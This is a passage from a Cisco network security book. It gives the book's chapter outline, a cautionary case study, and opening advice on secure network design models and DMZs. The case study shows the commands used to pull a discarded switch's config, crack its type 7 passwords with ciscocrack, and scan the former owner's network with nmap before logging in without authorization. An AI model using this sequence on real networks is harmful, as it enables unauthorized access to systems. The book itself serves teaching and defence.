So, what are the exceptionally high Impact values supplied in some specific cases in [Chapters 10](#) and [14](#)? Imagine an attack that may lead to thousands of networks being compromised or large segments of the Internet losing connectivity or having their traffic redirected by crackers. It is clear that the impact of such an attack would be much higher than gaining enable on a single host or redirecting and intercepting network traffic on a small LAN. At the same time, attacks of such scale are neither common nor easy to execute without having a significant level of skill and knowledge. Thus, their Popularity and Simplicity values would be quite low, and even if the Impact value equals 10, the overall Risk Rating is going to be lower, as compared to easier to execute attacks that do not present a fraction of the threat. This does not represent a real-world situation, and a logical solution to rectify this problem is to inflate the underrated Impact field value, so that the overall Risk Rating is at the maximum or, at least, close to it.

We have also use these visually enhanced icons to highlight specific details and suggestions, where we deem it necessary :

NOTE

TIP

CAUTION

This is a countermeasure icon.

Countermeasure

Where appropriate, we have tried to provide different types of attack countermeasures for different Cisco platforms, not just the IOS routers. Such countermeasures can be full (upgrading the vulnerable software or using a more secure network protocol) or temporary (reconfiguring the device to shut down the vulnerable service, option, or protocol). We always recommend that you follow the full countermeasure solution; however, we do recognize that due to hardware restrictions, this may not be possible every time. In such a situation, both temporary and incomplete countermeasures are better than nothing. An incomplete countermeasure is a safeguard that only slows down the attacker and can be bypassed—for

example, a standard access list can be bypassed via IP spoofing, man-in-the-middle, and session hijacking attacks. In the book, we always state whether the countermeasure is incomplete and can be circumvented by crackers.


The Companion Web Site

Expressing great care about the precious time of the reader, we have created a separate online resource specifically for the book. It contains the collection of the new code mentioned in the book and not available anywhere else. As to the rest of the utilities covered in the book, each one of them has an annotated URL directing you to its home site. In case the future support of the utility is stopped by the maintainer, we will make the latest copy available at <http://www.hackingexposedcisco.com>, so you won't encounter a description of a nonexisting tool in the book. We also plan to post any relevant future observations and ideas at this web site.

 Previous

Next 

 Previous

Next 

HOW THE BOOK IS ORGANIZED

This book is split into three completely different parts. Each part can be read without even touching the remaining two—so if the reader is interested only in the issues described in the selected part, he or she may consult only that part.

Part I. "Foundations"

The first part is introductory and gives the reader a taste of real-world Cisco devices and network security. None of the chapters in it deals with detailed attack techniques; thus, the usual *Hacking Exposed* Attack icons and Risk Rating boxes are absent. The majority of information in this part is defender-oriented, with a strong emphasis on the need for security to be built in to the network design from its earliest stage.

Chapter 1. "Cisco Network Design Models and Security Overview"

We begin the book by looking at the network as a whole and outlining how different network topologies, architectures, and designs can affect its security from both defender and attacker perspective.

Chapter 2. "Cisco Network Security Elements"

A logical continuation of the [previous chapter](#), this chapter provides a comprehensive review of all common Cisco security appliances, applications, and device security features. The selection is staggering.

Chapter 3. "Real-World Cisco Security Issues"

This chapter is fully devoted to attackers: their motivations, aims, things they may do with the "owned" devices, and the general hacker's perspective of Cisco appliances and networks. It ends up by laying the foundations for professional, independent Cisco device and network penetration testing.

Part II. "I Am Enabled": Hacking the Box"

This part is the core of the book and describes how an attacker would first enumerate the whole network, and then pick up specific targets, enumerate them with great precision, launch an appropriate attack, gain and preserve enable-level access, and proceed with further devastating attacks through or from the hacked Cisco devices.

Chapter 4. "Profiling and Enumerating Cisco Networks"

In this chapter, various Cisco-related network enumeration tricks not described in other *Hacking Exposed* volumes are shown. A heavy emphasis is placed on routing protocols, in particular BGPv4. Some of the demonstrated methods can directly handle the device access to a lucky cracker.

Chapter 5. "Enumerating and Fingerprinting Cisco Devices"

Here we review passive, semi-active, and active methods of precise enumeration of various standalone Cisco devices, from casual routers to VPN concentrators and wireless access points. Plenty of examples are provided, together with the recommendations on how to hide your box from the cracker's eyes.

Chapter 6. "Getting In from the Outside: Dead Easy"

The methods described in this chapter in great detail may not be very exciting, but they surely work, and that is how the majority of Cisco devices in the real world fall into even the most inexperienced attacker's hands.

Chapter 7. "Hacking Cisco Devices: The Intermediate Path"

Learn how hackers can discover input validation, information leak, and denial

of service vulnerabilities of Cisco devices employing classical Black Box techniques, such as packet fuzzing. The two most common Cisco management services, SNMPd and web interface, are used to illustrate this approach in practice.

Chapter 8. Cisco IOS Exploitation: The Proper Way

Find out how working buffer overflow exploits for Cisco IOS are constructed using a real-life example. We jokingly call this chapter "FX for Dummies"—however, there is far more to it than meets the eye.

Chapter 9. "Secret Keys Cracking, Social Engineering, and Malicious Physical Access"

If a purely technical means of gaining access has failed, crackers can use social engineering tricks to gain physical access to a Cisco device, retrieve the configuration file, and crack the encrypted passwords. This chapter offers a welcome break between two technically heavy and skill-demanding chapters ([8](#) and [10](#)).

Chapter 10. "Exploiting and Preserving Access"

Here the myth of "attackers not being able to do a lot with the hacked Cisco router or switch" receives heavy battering. The most skilled intruders can actually hide the malicious code inside of the IOS binary image or even write a cross-platform IOS worm. On the countermeasures side, Cisco forensics are discussed.

Chapter 11. "Denial of Service Attacks Against Cisco Devices"

Denial of service attacks against or through Cisco hosts are common, and this book would not be complete without covering this topic. Apart from the attacks themselves, we also explain how to use Cisco proprietary safeguards to stop even the most devastating distributed denial of service

assaults.

Part III. "Protocol Exploitation in Cisco Networking Environments"

In the [final part](#) of the book, we shift our attention from attacking the device to attacking the protocol. A fine art of protocol exploitation can handle intruders full control over the network traffic without any direct access and reconfiguration of the hosts deployed.

Chapter 12. "Spanning Tree, VLANs, EAP-LEAP, and CDP"

Data link layer attacks are not well known to unskilled crackers. They are sly and can easily slip under the watchful eye of an IDS, handling the attacker both stealth and power.

Chapter 13. "HSRP, GRE, Firewalls, and VPN Penetration"

Moving to the higher network layers, the crackers can abuse Cisco failover and tunneling protocols, punch holes in firewalls, and hack into supposedly secure VPN tunnels. Don't succumb to a false sense of security—just having a firewall or a VPN deployed is insufficient to stop a skilled attacker from doing his dastardly deeds.

Chapter 14. "Routing Protocols Exploitation"

Who controls the routing protocol controls the network. What else can be said? Pay special attention to BGP attacks, because they are a megalomaniac cracker's bonanza.

Part IV. "Appendixes"

The appendixes provide additional technical material necessary for using some of the described concepts and techniques in practice.

Appendix A. "Network Appliance Security Testing"

[Template](#)

This is the actual step-by-step template we developed from scratch for thorough security beta-testing of standalone network appliances, including those made by Cisco.


[Appendix B. "Lab Router Interactive Cisco Auto Secure Configuration Example"](#)

A live router example of the IOS `auto secure` configuration is provided to help network administrators use this reasonably recent IOS security feature, while avoiding any unnecessary configuration changes.


[Appendix C. "Undocumented Cisco Commands"](#)

Here we present the first-ever printed press catalog of these mysterious commands for different Cisco-made operating systems, which can be helpful for both attackers and defenders alike. The secret enable-engineer mode commands taken from our testing CatOS switch are included.

 [Previous](#)

[Next](#) 

 Previous

Next 

A FINAL MESSAGE TO OUR READERS


We could not describe all the existing Cisco-related attacks in a single book and apologize if something has gone amiss. In the first place, compiling a comprehensive paper database of things that anyone can find by searching the SecurityFocus web site wasn't our goal. Our true aim was to describe how things work and why they work this way in a logical and sequential manner. In other words, we hope to "teach the person to fish instead of feeding him every day." Hopefully, after reading this tome, you will be able to understand how new vulnerabilities in Cisco operating systems and protocols are discovered and attack methodologies and code are developed. This is proactive security in action—if you do manage to grasp all the concepts in this book, you will never meet these emerging threats unprepared.

We don't know which path have you decided to take—it is your personal choice and personal responsibility. Just remember that the eternal information security battle is never fought between systems, protocols, or applications. In all cases, it happens between humans—attackers and defenders. And whoever knows and understands more will invariably emerge victorious.

 [Previous](#)

[Next](#) 

 Previous

Next 

Part I: Foundations

Chapter List

Chapter 1: Cisco Network Design Models and Security Overview

Chapter 2: Cisco Network Security Elements

Chapter 3: Real-World Cisco Security Issues

CASE STUDY: EBAY SURPRISE

Steve Johnson was one of the low-end system administrators looking after a vast network of a government research institution. Since the organization had a nearly unlimited IT budget, its management liked to upgrade the network so often that the technical personnel had to spend as much time installing and configuring the new devices as they did in maintaining and monitoring of the existing ones. This meant frequent overtime work and Quake LAN parties. There were positive sides to the situation, at least, for some greedy person who could never miss an opportunity to make some extra cash on the side. And Johnson was greedy. Every time yet another upgrade took place, he was given some used server, router, or switch to destroy—quite literally—with an iron bar. Richard, the CSO of the institution, was far too busy to oversee the destruction of every device himself, or perhaps he simply trusted the technical personnel too much. Apart from Richard, no one cared about network security, and when Richard wasn't around, Johnson dragged the "destroyed devices" back home after filling up forms documenting their successful "destruction." Of course, later on these devices could be found by anyone searching eBay for bargains.

That evening Johnson had to stay after his usual working hours and was handed two old 2900 series Catalyst switches to smash. Richard had already gone home, so nobody could stop Johnson from dumping both switches into his car boot and going to a local bar to celebrate his brother's birthday. It was already late, and after congratulating his brother and downing a few whiskies, Johnson went home, checked his

e-mail, ran `erase startup-config` on both switches, and placed them for sale on eBay. Or, at least, he *thought* he ran `erase startup-config` on both switches, since the Catalysts looked exactly the same—but the whiskey was doing its job.

In another part of the country, Alan Gilmore earned his bachelor's degree in social anthropology because he wanted to have a good time and the faculty was close to his home. After graduation, he knew that happy times would not last forever and his mindset and life goals were not suited for humanities. So he joined an MSc in Computer Science conversion course. During this course, he acquired a taste for networking, and to gain career-wise leverage over his fellow students he decided to pursue Cisco certifications. He had successfully passed his CCNA and was gearing up for a CCNP Switching exam. To pass it, he needed to add a Catalyst switch to his modest study lab. And where did he look for a cheap secondhand Catalyst? eBay, of course. Alan logged in and discovered just what the doctor ordered—an inexpensive 2924 Catalyst that would do the job. Without a second thought, he clicked the "Buy It Now" button.


When the switch arrived, Gilmore was surprised that its configuration file wasn't deleted. It contained the IP addresses of its previous network, including the name servers' addresses and many other interesting details. Most interestingly, it also contained both unprivileged user and enable passwords encrypted by the password 7 scheme. Gilmore was no hacker, but his curiosity took over. He was well aware of the weaknesses of the password 7 cipher and had `ciscocrack` installed to recover the passwords from his own Cisco 2500 routers used for studying. Gilmore pulled out the configuration file from the switch onto the TFTP server (`copy startup-config tftp://192.168.10.2/ switch-cfg`) and ran `ciscocrack` against it (`ciscocrack /tftpboot/switchcfg cracked-cfg`). The passwords were cracked instantly. Then, out of overwhelming curiosity, Gilmore swept the IP ranges mentioned in the switch config with an Nmap scan that looked like this:

```
alan# nmap -A -p23 -O -vvv <scanned IP range>
```

He saw a couple of hosts with open Telnet ports on the scan, and all of them were Cisco routers, not switches. Still, Gilmore tried to Telnet to one of them and entered the passwords obtained from the bought Catalyst's config. He held his breath—enable! Without even looking at who the router belonged to, Gilmore executed a few network enumeration-related commands. Wow! The network was huge! Many hosts listed in the ARP table, many routes, OSPF running... A large, live study routing lab for free— what a nice bonus to get with a cheap switch on eBay! Gilmore started to play around, adding and removing routes, SNMP communities, writing custom access and distribute lists...

And here's the epilogue. All possible alarms and alerts at the chief network administrator's monitoring station running CiscoWorks immediately went off. It didn't take long to figure out what had happened. First, Gilmore was taken into custody for breach of national security. He told the investigators everything, and the next day Johnson was arrested, too. Richard the CSO was immediately fired, and with such a dismissal faced the choice of finding a new job in several local fast food chains. After all, it was his responsibility that the devices be properly destroyed, that the passwords on the institution routers and switches not be the same and be encrypted with a strong cipher, and that the Telnet ports of these hosts not be accessible to the outside world.

 Previous

Next 

Chapter 1: Cisco Network Design Models and Security Overview

OVERVIEW

The task of securing a corporate or organizational network with multiple routers, switches, servers, workstations, and other more exotic hosts is not easy to accomplish. Before you get down to security issues, you should gain an intimate understanding of your network operation on a more general level. This involves gaining a detailed understanding of all routed and routing protocols running through the network and comprehending the role and function of all networking devices deployed.

Unlike many other books on network security, this book does not dwell on networking and security basics, including the Open System Interconnection (OSI) model and its mapping to Transmission Control Protocol/Internet Protocol (TCP/IP), the CIA (Confidentiality, Integrity, Availability) Triad, and writing security policies. This is a book on *hacking* (in all meanings of this battered word) Cisco devices and Cisco-centered networks. We expect the reader to be familiar with networking and information security foundations, and we hope to provide undiluted, detailed, hands-on information that reflects the book's title.

A professional, skilled attacker looks at a target network as a whole entity. He or she would not miss an opportunity to break into any networked device, where possible, to use it for further exploitation of the future doomed network. This is similar to getting a user account on a UNIX-like system, in that it is much easier to attain root after you have gained local access.

As a person responsible for the security of your network, you should assess and secure the complete network infrastructure without missing any details. To provide a proper indepth defense, the safeguards you roll out must span through all seven layers of the OSI model, while taking into consideration the security of every single host deployed. Fortunately, available Cisco network security solutions cover every single networking aspect one can imagine and range from backbone Multiprotocol Label Switching virtual private networks (MPLS VPNs) to endpoint software security guards for users' desktops and laptops. Unfortunately, only a few system administrators, network integrators and architects, and even IT security consultants are aware of the

scope and power of these solutions.


In addition, to use many of the Cisco network safeguards efficiently and with decent return on investment (ROI), it is necessary that you ensure their proper positioning on the network they are supposed to protect. This means implementing network security from the earliest design stages, as adding even the most powerful and expensive of Cisco safeguards after the network enters the production stage can be a useless and futile exercise as well as a great waste of resources. Nevertheless, a typical Cisco Certified Design Professional (CCDP) study guide would not even include security in the list of internetwork design goals or place it as an element of the first internetwork design step. From our perspective, this is a fatal mistake.

In this chapter, we try to correct this and other potential Cisco internetwork design errors by providing a security-oriented approach to Cisco-recommended network design models and layers. [Chapter 2](#) continues the theme by providing an overview of various Cisco safeguards residing on all layers of hierarchical networks. From the attacker's perspective, both chapters demonstrate the points at which the attack can be stopped, suspicious activity logged, and an incident response procedure initiated. The message to attackers is clear: if a Cisco-based network is designed and maintained properly and with security in mind, better stay away from it or suffer the consequences.

 [Previous](#)

[Next](#) 

 Previous

Next 

CISCO NETWORK DESIGN MODELS: A SECURITY PERSPECTIVE

Depending on the network size and purpose, Cisco recommends several practical design models. Every model has its security pros and cons and would greatly differ from other layouts when it comes to the safeguard availability, configuration, and maintenance— somewhat similar to the order, positioning, and tactics used by an army that depend on the terrain on which the battle will be fought.

The Flat Earth Model

The *flat earth model* is a basic Layer 2–based network design. In the past, it involved hubs, repeaters, and bridges. Nowadays, it is mainly a switch-based design, with a significant and ever-growing contribution from the wireless world represented by various 802.11 LANs and even 802.15 (such as Bluetooth) user access devices. Ideally, the flat earth design model should apply to limited-sized small office/home office (SOHO) LANs only, and CCDP guides recommend that this model not be used for networks with more than 50 nodes deployed. In practice, it is common to have several dozen users per broadcast domain, and the spread of wireless makes things even worse, since a modest 12-port switch may have a few access points plugged in, with 30 to 40 users per access point. Besides, many Cisco Catalyst switches are stackable and have high port density by themselves. If TCP/IP permits up to 500 users per LAN without a significant network performance degradation by the broadcast traffic, there would be network installers deploying such LANs without any consideration for management and security issues. For them, such an adventure is simply "using the full capacity of the Catalyst switches" and "getting the full value for money spent."

The flat earth model is considered to be highly insecure with a limited amount of measures that can be taken to protect it against an attacker armed with Ettercap, Hunt, Taranis, and similar tools. The traditional flat earth model safeguards include Media Access Control (MAC) address filtering and

network segmentation with virtual LANs (VLANs). MAC address-based device authentication is elementary to bypass. However, assigning a predefined amount of MAC addresses to a switch port and manually assigning all of the allowed MACs is a useful, if laborious, task that stops dead the switch CAM table flooding attacks. Both IOS-style and Set/Clear Command Line Interface (CLI) Catalyst switches support MAC address filtering with extensive options—use it! Managing large MAC address filter tables is not that cumbersome if done in an intelligent way. You can extract and save the switch configuration file (or just the CAM table) and edit it on your workstation (perhaps using a small Perl script) to produce a new configuration file for upload on a switch. You don't even have to log in; ports and MAC addresses information from Catalyst switches is easily obtainable via Simple Network Management Protocol (SNMP), as explained at http://www.cisco.com/warp/public/477/SNMP/cam_snmp.shtml.

The benefits of VLAN segmentation are obvious; in the Cisco world, they are additionally reinforced by private VLANs (PVLANS) and VLAN access lists (VACLs). Private VLANs are supported on Catalyst 6000 switches running CatOS 5.4 or later as well as Catalyst 4000, 2980G, 2980G-A, 2948G, and 4912G models running CatOS 6.2 or later. VACLs are supported by Catalyst 6000 switches with CatOS 5.3 or later and can be implemented on a Catalyst 6500 at Layer 2 without the need for a router if a Policy Feature Card (PFC) is installed. Since the lookup and enforcement of VACL entries are performed in hardware, there is no performance penalty and the forwarding rate remains the same. A detailed discussion of PVLANS, VACLs, and Cisco countermeasures against various VLAN jumping attacks are included in [Chapter 12](#), while their role in Catalyst 6500-based intrusion detection is outlined in [Chapter 2](#). For now, keep in mind that PVLANS and VACLs can be a useful addition to your network security design plans; choose your Catalyst switches and software wisely to avoid necessary upgrades in the future.

A significant change to the approach to the flat earth network model security came about on June 14, 2001, when the Institute of Electrical and Electronics Engineers (IEEE) Standards Board approved 802.1x, a Layer 2 port-based network access control standard. 802.1x provides an

authentication and authorization mechanism for devices connecting to switches, routers, or wireless access points. The actual authentication and authorization is done by a Remote Authentication Dial-In User Service (RADIUS) or Terminal Access Controller Access Control System (TACACS) server on behalf of the authenticator device (switch, router, or access point) and on the basis of credentials provided by a supplicant (the authenticating host). [Figure 1-1](#) depicts a flat earth network model protected by 802.1x.




Figure 1-1: The flat earth design model

Two RADIUS servers provide authentication and authorization for end-user machines, and a switch serves as an authentication device. An additional link between the RADIUS servers provides resilience, and a failover protocol such as Cisco Hot Standby Router Protocol (HSRP) or Internet Engineering

Task Force (IETF) Virtual Router Resilience Protocol (VRRP) must be used so that the network is operational if one of the authentication servers goes down. Keep in mind that HSRP and, to a lesser extent, VRRP have known security issues (see [Chapter 13](#)) that must be considered when deploying these protocols.

The switch on the diagram in [Figure 1-1](#) can be any Catalyst switch that supports the 802.1x-based Cisco Identity-Based Networking Services (IBNS) technology—for example, Cisco Catalyst 4000, 4500, or 6500 series. Alternatively, you can replace it by a Cisco Aironet wireless access point with a firmware supporting Wireless Protected Access (WPA) industry certification requirements. At the moment of writing, only WPA version 1 is available, but the 802.11i wireless security standard (on which the WPA is based) has been finally ratified and WPA version 2 development is in process. It doesn't matter which WPA version your access point is using, as 802.1x is employed to distribute and manage per-device or per-session secure keys as well as to authenticate wireless users. Thus, a secure or, in some cases, not-so-secure (see our book *Wi-Foo: The Secrets of Wireless Hacking*) separation of devices on flat earth wireless LANs is achieved.

As you can see, there is far more to the "simple" flat earth network model security than usually meets the eye. Stay patient, and [Part III](#) of this book will uncover many Layer 2 hacks and counter-hacks applicable to the "plain" Cisco-based LANs.

The Star Model

The *star model* is a cost-effective network design with a single router acting as a focus point, providing connectivity for the whole network. [Figure 1-2](#) shows a VPN concentrator instead of a casual router.




Figure 1-2: The star design model showing a VPN concentrator

The star model network design is very common for real-world VPN deployment when a concentrator in the central office provides secure links to the remote branch offices or telecommuters. Apart from being a VPN concentrator, the *star core* router is perfectly positioned for intrusion detection, traffic filtering, quality of service (QoS), and policy routing. Select this router and its operating system version and capabilities very carefully, since this is the heart of your network, its main bastion, and a single point of failure. Even from the most minimalist point of view, the router should be modular; should possess sufficient amount of memory and CPU horsepower to handle all traffic on your network, including its security processing (filtering, encryption, IDS analysis); should have dual redundant power supplies; and should support Context Based Access Control (CBAC).

Cisco 7000 and higher series routers as well as Catalyst 5000 and above switches with routing switch modules (RSMs) installed are suitable for such a task. We strongly recommend that you deploy a pair of identical routers or switches running Cisco HSRP or VRRP—supported since the IOS version 12.0(18) ST—and supplied by power from two entirely different power sources for failover. Of course, all router/switch attack countermeasures discussed later in this book should be applied to protect the precious star core router, including physical access and social engineering safeguards. If you are really security conscious, a great (and expensive) option to consider is deploying a pair of highend PIX firewalls, such as PIX 535, as your star network core, where applicable.

The next thing you will need to do is ensure the presence of reliable out-of-band connections to the branch routers from the central site in case the main lines fail or fall victim to denial-of-service/distributed denial-of-service (DoS/DDoS) attacks. The cheapest solution would be a POTS (Plain Old Telephone Service) dial-in to the branch routers' AUX ports, but we recommend dial-on-demand Integrated Services Digital Network (ISDN) with snapshot routing preconfigured.

The Two-Tier Model

This network design model is essentially two star networks connected together, as shown in [Figure 1-3](#).




Figure 1-3: The two-tier design model

This model splits the control over the whole network between two sites. Thus, whoever controls the link between these sites controls the organization's IT infrastructure. Ensure that this link is protected with IPSec—Encapsulating Security Payload (ESP) plus Authentication Header (AH)—and is physically secure, if possible. Then deploy a failover out-of-band link between the tiers, such as the dial-on-demand ISDN backup link suggested in the star model section. (Of course, everything discussed in that section considering the security and general characteristics of the star core routers applies to the pair of devices on both sides of the tier-to-tier link.)

The Ring Model

This network design model, shown in [Figure 1-4](#), ensures that every router has a single alternative link to the rest of the network.




Figure 1-4: The ring design model

To utilize the ring structure efficiently, dynamic routing is required. In a purely Cisco environment, we recommend using Enhanced Interior Gateway Routing Protocol (EIGRP) for two reasons: this protocol can utilize five parameters to determine the route metric (flexibility) and supports unequal cost path load balancing (variance) and traffic sharing. It is also very fast when it comes to the route convergence due to the way the DUAL, an algorithm on which EIGRP is based, operates. When a valid route is removed, there is usually a feasible successor to replace it.

Caution Make sure that your routing protocol is secured against fake or malicious route update flood attacks, as described in [Chapter 14](#); otherwise, your ring may fall apart like a house of cards.

Use the ring routers as a distributed intrusion detection system (IDS), with more than one IDS management and centralized logging center symmetrically positioned along the ring. If you have spare cash, you can deploy Cisco IDS 4200 series sensors in between the ring routers, but in the majority of cases the IDS capabilities of Cisco IOS versions with Firewall Phase II support (the o3 identifier in the IOS name) should suffice.

The Mesh and Partial Mesh Model

A full mesh network ([Figure 1-5](#)) is a packet kiddie's nightmare and a Black Hat's dream.




Figure 1-5: The full mesh design model

On the one hand, the large number of connections ($N = [n(n-1) 2]$, where n

is a number of routers deployed) ensures the highest DoS/DDoS resilience as compared to other network design models. On the other hand, an attacker who manages to penetrate one of the full mesh network routers can easily sniff out the whole network and has multiple attack avenues to explore. Thus, every single router in a full mesh network is a major point of failure from the security perspective and should be protected just as well as the concentrator router on a star network. This creates high demands for both full mesh network security management procedures and security/general capabilities of the routers used. In addition, routing on large full mesh networks must be dynamic and can get very complex; the same applies to the defense against various routing protocols attacks. The partial mesh networks (Figure 1-6) are custom-designed solutions that compromise between full mesh pros (redundancy, scalability, and availability) and cons (cost of links and routers, and the complexity of general and security configuration, management, and maintenance).




Figure 1-6: The partial mesh design model

The universal rule of a router with the most links demanding the highest level of protection and security maintenance applies to the partial mesh networks

as well as to any other network design topology. Since partial mesh networks follow custom designs to satisfy specific corporate or organizational requirements, use your knowledge of networking and your common sense to determine where to apply or place access control devices and IDS sensors.

As to the dynamic routing on large partial mesh networks, it makes sense to employ a robust routing protocol that supports the separation of the network into areas of different topology, significance, and role. Undoubtedly, Open Shortest Path First (OSPF) is the best candidate for such a role, unless we are talking about very large multihomed networks with high policy routing requirements, which are typical Border Gateway Protocol (BGP) playgrounds.

Note The attacks against OSPF and BGP protocols and their Cisco implementations, together with the appropriate countermeasures, are complex topics covered in the [final chapter](#) of this book.

Network Security Zones

Whatever your network topology model, to provide proper security you need to split the network into zones with different security significance. Most commonly, the network is divided into three security zones.

Most-Secure Zone

This part of the network stores the most sensitive information, such as Pretty Good Privacy (PGP) private keys. The access to this zone is restricted and tightly controlled. Apart from using a specialized firewall such as Cisco PIX to split this zone from the rest of network, we recommend that you encrypt all traffic belonging to the most-secure zone using IPsec with strong ciphers (such as 256-bit Advanced Encryption Standard [AES], or 128-bit Keyed-Hash Message Authentication Code [HMAC] SHA-1 or higher) selected. Dynamic and time-based router access lists can be used to restrict outside access to the zone on a user basis at defined time periods.

Secure Zone

This zone is where internal servers and workstations are positioned. A firewall should split this zone from the others. Such splitting should be done properly, including blocking of routing protocols packet propagation (passive interfaces and distribution lists on Cisco routers). Also, the firewall should have proxy Address Resolution Protocol (ARP) disabled and should not propagate Layer 2 information (such as Cisco Discovery Protocol [CDP] and Spanning Tree Protocol [STP] frames) from the secure zone.

Demilitarized Zone (DMZ)

Public access servers are positioned at the DMZ. Access to the secure zone is accomplished via a firewall and is monitored for attacks. No access to the most-secure zone is allowed from the DMZ.

DMZ is likely to be the most important term used in network security architecture. It is usually a subnet positioned between public (the Internet) and private networks. DMZs are created in four common ways:

Three-Legged Firewall A three-legged firewall has at least three separate interfaces, such as PIX 515 and higher. Shown in [Figure 1-7](#), it is probably the most common DMZ and offers a decent level of bypassing traffic control.




Figure 1-7: A DMZ based on a three-legged firewall

Outside Corporate Firewall A DMZ can also be placed outside the corporate firewall and connected directly to the public network, as shown in [Figure 1-8](#). Such a setup depends entirely on the security of the servers deployed in the DMZ and is not recommended.




Figure 1-8: An outside DMZ

Dirty DMZ The so-called *dirty* DMZ, in which the public access servers (also called *bastion hosts*) are connected to one of the interfaces of an enterprise edge router, is positioned outside the corporate firewall ([Figure 1-9](#)).

